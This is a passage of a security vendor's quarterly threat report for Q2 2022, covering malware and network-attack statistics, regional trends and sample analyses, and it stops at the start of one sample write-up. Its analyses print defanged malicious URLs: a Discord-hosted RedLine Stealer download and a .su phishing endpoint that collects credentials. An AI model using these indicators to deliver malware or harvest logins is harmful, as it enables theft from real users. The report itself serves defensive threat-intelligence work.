



INTERNET SECURITY REPORT



Quarter 2, 2022

Contents

The Firebox Feed™ provides quantifiable data and trends about hackers' latest attacks, and understanding these trends can help us improve our defenses.

03 Introduction

04 Executive Summary

06 Firebox Feed Statistics

08 Malware Trends

- 09 Top 10 GAV Malware Detections
- 10 Top 5 Encrypted Malware Detections
- 10 Top 5 Most-Widespread Malware Detections
- 11 Geographic Threats by Region
- 12 Catching Evasive Malware
- 13 Individual Malware Sample Analysis

16 Network Attack Trends

- 17 Top 10 Network Attacks
- 21 Most-Widespread Network Attacks
- 23 Network Attack Conclusion

24 DNS Analysis

- 24 Top Malware Domains
- 26 Firebox Feed: Defense Learnings

27 Endpoint Threat Trends

- 28 Malware by Origin
- 30 Q2 Attack Vectors
- 31 Browser Malware Detections
- 31 Key Findings

32 Top Security Incident

- 33 Follina (CVE-2022-30190)

37 Conclusion and Defense Highlights

41 About WatchGuard

“In the past, we focused on collecting various pieces of evidence to try to connect the dots and identify a potential threat, but today the challenge is how to collaborate to discover a threat that none of us could have discovered alone.”

– John “Chris” Inglis, the White House National Cyber Director

Recently, Marc Laliberte and I were honored to be invited to attend the [FBI’s CISO Academy](#). The FBI CISO Academy is a private sector outreach program the bureau hosts to foster relationships and information sharing between their organization and chief information security officers from the private sector. They have rightly realized that cyber conflicts – even ones launched by state-sponsored attackers – will greatly involve private companies and thus we all must work together to defeat these dangerous adversaries.

The FBI hosts this week-long event twice a year at the official FBI Academy building in Quantico, which is pretty neat for anyone who has watched the FBI’s facilities romanticized in TV and movies. We stayed in the same barracks and received the same student IDs as normal FBI students, and even could have run the [“yellow brick road”](#) like Jodie Foster did in *Silence of the Lambs*. More importantly, our classes included briefings sharing information about some of the biggest criminal and nation-state cyberattacks, including details and learnings from some of the FBI’s latest takedowns.

The event included prestigious speakers and leaders from many government organizations beyond the FBI, including the Department of Justice (DOJ), Cybersecurity and Infrastructure Security Agency (CISA), US Secret Service, and more. However, one of my favorite talks was given by National Cyber Director for the White House [John “Chris” Inglis](#). My short summary won’t do his inspiring talk justice, but in a nutshell his message was that as dangerous as the cyber adversary has become, we will win this war by **coming together**. No private business, government organization, or individual can survive alone as an island. Rather, supply chain issues have proven that we’re affected by our neighbor’s security. While the cyber-threat landscape sometimes feels bleak, if we collaborate, share threat intelligence, and work together, no threat actors can defeat us as a whole. The speech reminded me of the thoughts I shared in the opening of our [Q4 2020 report](#).

Ultimately, this idea of coming together to defend as a community and sharing intelligence is the reason we release this report every quarter. We know we don’t have the full view of all of the Internet threat landscape, but we do see a significant portion of the endpoint and network attacks launched against our customers (and blocked by our products). These attack trends give us a pretty good idea of the latest tactics, techniques, and procedures (TTPs) used by threat actors today, which we happily share with you and our online neighbors in hopes you can use the data for defense.

In his speech, Inglis mentioned that it is easy to respond to news of the latest breach or cybersecurity incident by just sitting back in the relief that it didn’t happen to you. However, that is a losing proposition long term. Eventually, every organization of any type and size will end up in the targets of a threat actor. While you might avoid the bear for a while by outrunning your friends (losing more and more friends along the way), one day the bear will only chase you. Wouldn’t it be better to help all your friends and neighbors learn how to run fast or even to defeat the bear together? We hope the threat intelligence we share in this report helps everyone stay ahead of their cyber bears.

Our Q2 2022 report includes:

07 The Latest Firebox Feed Threat Trends

Our Firebox network security products prevent tens of thousands of network and malware attacks around the world every day. If you opt in to sharing that anonymized threat data with us, we can highlight those trends. This section includes the top malware, network attack, and threatening domains we saw targeting our customers last quarter. We group the results both by pure volume and the greatest number of Fireboxes hit, while also sharing regional views. Highlights from Q2 include an overall decline in network and malware attacks, the continued return of Emotet, and an increase in the malware arriving over encrypted TLS connections.

25 Endpoint Security Trends

This section contains the quantifiable threat trends from our endpoint products, like Adaptive Defense 360 (AD360) and WatchGuard EPDR. We share the most popular vectors that malware arrives as and share various malware trends, such as whether or not ransomware and cryptominers have increased or decreased throughout the quarter. This quarter we saw an increase in malware and threats targeting Chrome, likely due to the widespread use of the Chromium Browser Framework.

31 Top Incident – Follina:

Every quarter we include a section that either shares the results of the latest research project from the WatchGuard Threat Labs or covers a widespread security story or issue from the quarter. This quarter, we cover the story of Follina, a widespread document-based threat discovered last quarter. Follina arrives as a Word document or RTF file that leverages a flaw related to how Windows processes Microsoft Support Diagnostic Tool (MSDT) hyperlinks to execute code. This section describes the technical details around this threat and how you can avoid it.

36 Security tips to match the quarterly trends:

Trends are not intelligence unless you can take some sort of useful action based on them. We don’t share these trends simply because they are interesting, but rather add our analysis to them that defenders can use to protect their organization. Throughout the report, we will share tips and recommendations on how you can combat the threats we see each quarter.

Executive Summary

Similar to our last report, both malware and network attacks decreased during Q2 2022. However, unlike last quarter where network malware detection dropped but endpoint malware detection increased, malware detection was down across the board. We don't have the evidence to suggest why volume was lower, but that doesn't mean the threat landscape is any less dangerous. In fact, malware arriving over encrypted connections increased to over 81% – at least from the few devices we can see this information from. Unfortunately, only a very small percentage of Fireboxes reporting to us are configured to decrypt and catch malware in HTTPS connections. Perhaps malware seems low because it's hidden by encryption in devices not decrypting TLS traffic. In any case, while the volumes are down QoQ, they are still higher than they were during the bulk of the pandemic.

Meanwhile, zero day malware, which is malware that evades signature-based detection, remains just over half. If you aren't using our more advanced anti-malware services like APT Blocker and IntelligentAV, you should consider adding Total Security to your Firebox package to catch these evasive threats. Or use our endpoint products like Adaptive Defense 360 (AD360) or WatchGuard EPDR, as both have more proactive malware detection capabilities.

In any case, even if volume is down, the impact of the threats we see is significant. **Below you'll find some executive highlights of our Q2 2022 report:**

- **Network-based malware detections dropped 15.7% percent quarter over quarter (QoQ)** during Q2. This includes drops in both basic malware detected by our Gateway AntiVirus (GAV) service (~11.7 million detections) and evasive or zero day malware detected by advanced anti-malware services like APT Blocker (6.4 million detections).
- **Emotet's resurgence continues.** We continue to see high detections for the Emotet trojan or botnet, despite the FBI and global authorities' takedown of one variant's command and control (C2) infrastructure early last year. That said, we still see Emotet volume declining since Q1 2022.
- **Over 81% of malware hides behind encryption!** We've warned you that malware likes to hide in the SSL/TLS encryption used by secured websites for the past few years. That became even more apparent in Q2, where the majority of malware arrives over TLS. You need to enable HTTPS decryption if you want a chance to block modern threats.
- Yet again, **over half of malware (53.1%) evades signature detection**, granted it has decreased ~4 points since Q1. Q2 is now the third quarter in a row we saw a decrease in zero day malware (malware without a signature). While it's great to see this type of evasive malware decline some, it still means well over half of malware evades signatures. That said, this number rises to over 80% when looking at malware that arrives over encrypted connections. In general, you can presume any threat actor making the effort to deliver malware over encryption probably also does the work to evade signature detection.
- **We continue to see malicious documents (Word, Excel, RTF) delivering** malware via software vulnerabilities. In this report, we highlight one discovered in Q2 called Follina.
- **Europe, the Middle East, and Africa (EMEA) remains the most targeted region, receiving 52% of malware hits**, when normalized to the Fireboxes in the region. The remainder of malware was generally split between the Americas (AMER) and the Asia Pacific (APAC), with APAC receiving slightly more.

- **Network attack volume dropped almost 10% (9.9%) QoQ**, continuing its downward trend after Q4's four-year high. They were also down over 22% compared to Q2 2021.
- On average, **Fireboxes blocked ~55 network attacks per appliance**. This is a meager 8.3% decline in attacks per Firebox QoQ.
- **The top 10 signatures accounted for more than 75% of network attack detections.** This quarter saw increased targeting of ICS and SCADA systems that control industrial equipment and processes, including new signatures (WEB Directory Traversal -7 and WEB Directory Traversal -8). The two signatures are very similar; the first exploits a vulnerability first uncovered in 2012 in a specific SCADA interface software while the second is most widely detected in Germany.
- Surprisingly, **the APAC region saw the majority of network attacks, receiving almost 60% of the IPS hits** when normalized to the Fireboxes in the region. The most affected region would change if we reported by volume alone, but we feel it makes more sense to adjust the volumes based on the number of devices in the region. EMEA continues to see the least number of network attacks, although it did increase four points over its historical low last quarter.
- Endpoint malware detections are down ~20%. Whether detected from the network or endpoint, malware attacks were down overall in Q2 2022.
- **Fireboxes blocked ~5.7 million malicious domains in Q2**, which is a ~25% decrease in blocked malicious domains.
- **In Q2 2022, scripts accounted for 87 percent of all malware detections.** That is a meager one-point decrease from Q1, but still illustrates that most malware is delivered via malicious scripts, typically written in PowerShell or JavaScript. You should employ endpoint detection and response (EDR) solutions to protect against these living-off-the-land (LotL) attacks.

We have a lot more details and interesting analysis to cover, so relax and get comfortable so you can dig into the trends and corresponding defense advice from this report.





Firebox Feed Statistics



What Is the Firebox Feed?

We gather anonymized Firebox feed from devices around the world. This data allows us to identify cyberattack trends. After filtering through the feed, we can identify trends in malware, network attacks, and malicious server activity. These trends include the top threats in each region to watch out for as well as the most widespread threats that you will likely encounter. We have recently added more details to this report. With these details, we can not only tell you the threats, but also how a threat is spread. We identify encrypted connections that detect malware or a network attack and what service caught it in the Gateway AntiVirus (GAV), APT Blocker, and Intrusion Prevention Service (IPS) sections. DNSWatch data will also provide details on the reason it blocked the domain. We can see if the server is compromised, spreading malware, or hosting a phishing page.

This type of data can become meaningless without context. By including these charts we contribute our own understanding of the data to highlight trends and anything unusual. We hope business leadership, IT, MSPs, and others can better protect their networks with this information.

A Firebox configured to provide anonymized feed provides details from the GAV, APT Blocker, and IPS services. The DNSWatch application provides details on DNSWatch.

- **Gateway AntiVirus (GAV):** Signature-based malware detection
- **IntelligentAV (IAV):** Machine-learning engine to proactively detect malware
- **APT Blocker:** Sandbox-based behavioral detection for malware
- **Intrusion Prevention Service (IPS):** Detects and blocks network-based, server and client software exploits
- **DNSWatch:** Blocks various known malicious sites by domain name

Help Us Improve This Report

Our data comes from Fireboxes in our Firebox Feed and the more Firebox admins that provide the anonymous data the better we can make our reports. If you configure your Firebox to do so, we will have more accurate information in this report to apply to your network. So please configure your Firebox to enable device feedback by following these steps.

1. Upgrade to Fireware OS 11.8 or higher (we recommend 12.x)
2. Enable device feedback in your Firebox settings
3. Configure WatchGuard proxies and our security services, such as GAV, IPS, APT Blocker, and DNSWatch, if available



Malware Trends

Each quarter we review and analyze the malware data we receive from customers that have opted in to sharing threat intelligence with us to create a picture of the global threat environment. Each Firebox threat report we receive contains a piece of the puzzle that we must review to find how it fits. We start by creating the high-level tables we share with you in this section and then dive into a more thorough analysis. The data we receive gives a sample of the threats in cyberspace that our readers should watch out for. We add our own understanding of the threats we see so that anyone who manages networks or cybersecurity can learn what to watch out for.

We identified the botnet Emotet playing a major role in the Q1 2022 malware detections and continue to see Emotet spread through malware droppers and exploits this last quarter. This last quarter we also saw many of the basic droppers, code injectors, and exploits that download malicious software but not as many downloaded Emotet. We believe Emotet volume has reduced slightly this last quarter but remains one of the largest threats to network security.

Overall, malware detections have dropped, and we finally have some relief from the highest malware detections we have seen since the start of this report. This quarter, we saw a more normal volume of detections in line with averages from 2020 and most of 2021. To start, let's look at what malware we saw the most of.

With few exceptions, we see malware authors moving to create more advanced malware that traditional detection methods can't immediately detect. Many new malware families can bypass signature detections so we must use advanced techniques if we ever hope to proactively protect our networks.

For your first line of defense, **Gateway AntiVirus (GAV)** will block most traditional malware quickly and easily.



If a GAV signature doesn't exist, **IntelligentAV (IAV)** inspects the file using machine learning to identify any suspicious areas of a file.




Finally, **APT Blocker** has a full behavioral-detection sandbox to proactively detect the true intent of any file.

While not directly related to services on the Firebox, any malware defense requires a layered approach. You should also install endpoint malware protection directly on your servers and workstations. Use **Endpoint Detection and Response (EDR)** and **advanced endpoint protection (EPP)** to protect your devices.



These three layers on the Firebox and an EDR/EPP solution on the endpoint provide excellent protection from malware without interrupting your workflow.

We not only use the Firebox Feed data to build this report, but also to identify areas where we can improve our WatchGuard products' security. If you would like to help with these improvements, please enable [WatchGuard Device Feedback](#) on your device



Top 10 Gateway AntiVirus (GAV) Malware Detections

Our top 10 table shows the top malware detections by volume around the world. The malware you see here makes up 34% of the total malware volume. Much of the other malware detected works on the same principles so understanding these malware families gives you detailed insights into the way most malware works.

We have reviewed every one of these malware families in past reports, so we won't focus too much on these, but we recommend reviewing previous reports to better understand the specific malware threats. We still see the unique IoT exploit malware The Moon and more malware families that were used to load the Emotet botnet.

Europe, the Middle East and Africa (EMEA) detected most of Win32/Heri and RTF-ObfsObjDat.Gen malware families while North, Central and South America (AMER) detected most of the MSIL.Mensa, Ursu, Linux.Generic (The Moon), and CoinMiner families. Asia-Pacific (APAC) detected its own share of malware but no malware families in the top 10 specifically targeted APAC. Our most-widespread malware list does indicate that XLM.Trojan.Abracadabra, which downloads Emotet, continues to target Japan but in other regions XLM.Trojan.Abracadabra injects other malware.











Top 10 Gateway AntiVirus Malware				
COUNT		THREAT NAME	CATEGORY	LAST SEEN
1,074,200		Win32/Heri	Win Code Injection	Q1 2022
887,383		CVE-2018-0802	Office Exploit	Q1 2022
589,610		XLM.Trojan.Abracadabra (Emotet)	Win Code Injection	Q2 2020
394,707		Ursu	Dropper	Q4 2021
306,600		MSIL.Mensa	Dropper	Q1 2022
186,353		RTF-ObfsObjDat.Gen	Office Exploit	Q1 2021
172,677		Linux.Generic (The Moon)	IOT Exploit	Q1 2022
153,573		Zmutzy.Pong	Win Code Injection	Q1 2022
130,081		CoinMiner	Coinminer	Q1 2019
121,605		CVE-2017-11882	Office Exploit	Q3 2021

Figure 1: Top 10 Gateway AntiVirus Malware Detections

Top 5 Encrypted Malware Detections

Based on previous research, we know many Fireboxes don't scan encrypted traffic. Not scanning encrypted traffic will hamper the Firebox's ability to protect your network. Many endpoints do have their own capable anti-malware service, nonetheless we recommend the best practice of implementing layered security with network anti-malware services too.

The Top 5 Encrypted Malware table shows what malware Fireboxes miss when they aren't configured to inspect encrypted connections at the perimeter. We suspect most malware comes through an encrypted connection considering that the overwhelming majority of Internet traffic uses HTTPS. Meaning, even though we see lower detections here, these malware families likely target more devices on the Internet than those in the Top 10 Malware list.

Top 5 Encrypted Malware Detections		
COUNT	THREAT NAME	CATEGORY
38,125	XLM.Trojan.Abracadabra (Emotet)	Win Code Injection
48,107	Heur.BZC.YAX.Boxter	Dropper
22,335	GenericFCA.Script	Phishing
16,584	Mail.Stacked.1.24	Email Dropper
14,503	JS.Agent.UJY	Scam File

Figure 2: Top 5 Encrypted Malware Detections

While we have seen Heur.BZC.YAX.Boxter variants before, we noticed this one has connections with China's Ministry of State Security through the group Gothic Panda. We discuss more about this malware later in this section. Another malware sample we found interesting was GenericFCA.Script. This threat attempts to steal login credentials to a hosting provider and sends the credentials to an unusual top-level domain (TLD). We review this malware later in this report as well.

Top 5 Most-Widespread Malware Detections

After reviewing the most prevalent malware families, we also review the malware that the most individual Fireboxes detected globally. Within the most-widespread malware view, we also show the top three countries that the malware impacted with the corresponding percentages of Fireboxes that saw the malware. Finally, we observe what percentage of Fireboxes see malware in each region to give a more macro view.

Reporting data shows Office exploits continue to spread more than any other category of malware. CVE-2018-0802, RTF-ObfsObjDat.Gen, and CVE-2017-11882 detections come mostly from Germany and Greece. Also of note, XLM.Trojan.Abracadabra, the Win Code Injector, spreads the Emotet botnet, especially in Japan. In Q1 2022, we saw Emotet spread in Japan as well but using a different malware family for delivery of the Emotet payload.


Top 5 Most-Widespread Malware	Top 3 Countries by %			EMEA %	APAC %	AMER %
CVE-2018-0802	Germany - 43.3%	Greece - 39.37%	Hong Kong - 33.86%	28.63%	9.61%	7.68%
XLM.Trojan.Abracadabra(Emotet)	Japan - 53.32%	Indonesia - 31.31%	Italy - 27.42%	14.84%	38.15%	6.00%
RTF-ObfsObjDat.Gen	Greece - 21.05%	Germany - 20.24%	Hong Kong - 19.58%	13.60%	5.55%	4.02%
CVE-2017-11882	Greece - 26.32%	Turkey - 20.66%	Germany - 20.32%	13.43%	3.52%	3.74%
Trojan.NSISX.Spy	Turkey - 26.17%	Greece - 19.79%	Indonesia - 17.17%	11.84%	4.43%	2.53%

Figure 3: Top 5 Most-Widespread Malware Detections

Geographic Threats by Region

Total raw AMER detections, at 8,267,500, overtook EMEA detections, at 7,002,197, this last quarter. However, when you look at detections per Firebox, we see much more detections per Firebox in EMEA. In fact, detections per Firebox for AMER are less than APAC. Perhaps this has to do with administrators scanning more traffic on the Firebox, or maybe it has to do with more malware attacks in the EMEA region. A combination of both could also cause this because we know Fireboxes in EMEA tend to scan traffic with APT Blocker more than others. Also, the current political climate in Eastern Europe could have had some impact on the numbers we see here.

Malware Detection by Region




Catching Evasive Malware

As mentioned earlier, we recommend a layered defense in security starting at the perimeter. Unfortunately, we see many Fireboxes not scanning for advanced zero day malware using proactive anti-malware services, nor scanning encrypted connections.

Devices that use APT Blocker detected 53% of the total malware with that proactive service, meaning most malware out today will bypass basic signature-based antivirus protections. When you also consider encrypted connections, we see 80% of malware comes from an encrypted connection containing zero day malware.

The more advanced malware authors know what works and what doesn't. By looking at these numbers, we see they target networks that miss more advanced malware protection services. We know real-world barriers beyond the scope of this report exist that prevent administrators from setting these services. In these cases, we recommend you at least ensure other layers of defense are in place, like daily backups, logging and notification, and EPDR.

Zero Day Malware



Individual Malware Sample Analysis

Heur.BZC.YAX.Boxter

This dropper delivers different malware variants and has connections with an APT group supported by China's Ministry of State Security, Gothic Panda, also called APT3 or Buckeye. The group uses this dropper primarily to perform cyber espionage.



Figure 4:Gothic Panda

Initially, Gothic Panda targeted US and UK groups through compromised hardware. Members of the group worked with Huawei to install backdoors in the product, according to [Pentagon internal intelligence and reported on by the Washington Free Beacon](#). They also compromised the industrial control systems manufactured by Siemens, according to a [grand jury indictment in 2017](#). The group had also targeted Hong Kong protestors in 2020 but has been quiet in the last two years until now.

This malware family isn't just used by Gothic Panda, though. Like much of the malware we see, different groups will reuse old malware code from other groups. A variant we found also downloaded more malware via a Discord link [https://cdn.discordapp\[.\]com/attachments/930434921594519583/1006642278032482384/Discord\[.\]exe](https://cdn.discordapp[.]com/attachments/930434921594519583/1006642278032482384/Discord[.]exe) This file is actually the password stealer RedLine Stealer. We didn't find any connection between RedLine Stealer and Gothic Panda, so we suspect these are different groups.

Most antivirus software can identify and block malware downloaded directly from an attacker-controlled server. Threat actors know this and will use droppers to hide the malware and the links to malware in legitimate programs. To protect your network, you should inspect the links the file accesses as well as the file itself. While our basic anti-malware service caught this file, a similar file that links to a brand-new site will likely have better success for the malware author. Droppers often attempt to download from multiple sites to bypass basic antivirus. Therefore, we should always have advanced sandboxing available to identify new malware droppers.

GenericFCA.Script

In the Top 5 TLS Malware table, we saw the malware GenericFCA.Script. This family of malware contains a phishing page that will attempt to gather credentials. While our encrypted malware section only looks at HTTPS traffic, we found a sample sent by email. How the malware works is the same, whether you open a HTML file or visit a webpage. The victim of this malware received an email invoice for EUR 33.81 pretending to be IONOS. The real IONOS provides legitimate hosting services to its users around the world. Back to the email, we see it directs the victim to view the attached HTML file.




Figure 5: GenericFCA_email

If we open the HTML file, we see a login page for IONOS but after closer inspection we found the page will send any inputs to the page [https://email-businessionos.\[.\]su/ionos/api\[.\]php](https://email-businessionos.[.]su/ionos/api[.]php). If you inspect the domain this should raise several red flags. Not only does email-businessionos not match the domain name of IONOS but the TLD "su" has a reputation for malicious websites. The "su" stands for the Soviet Union. Malware authors have taken over this TLD name from the dissolved Soviet Union for which it was initially intended.




Figure 6: GenericFCA.Script

If we input the username “user45@example.com” and the password “MySecretPassword” we see the following data sent to the above API.

userid: user45@example.com

pass: MySecretPassword

submit:

Often, they will pass these credentials on to the office site immediately after you enter them, so you get an MFA notification. When you accept the MFA prompt, you actually accept the login from the attacker’s location, giving them complete access. Always check the webpage URL you enter your credentials into, or your account might become compromised. It is also suspicious to receive an html file that asks for credentials.

Gen:Variant.Jaik

Slightly below the top 10 malware table we see the malware Gen:Variant.Jaik with 64343 hits. These detections come primarily through email and target EMEA users. We found a sample of the malware sent to a user below.

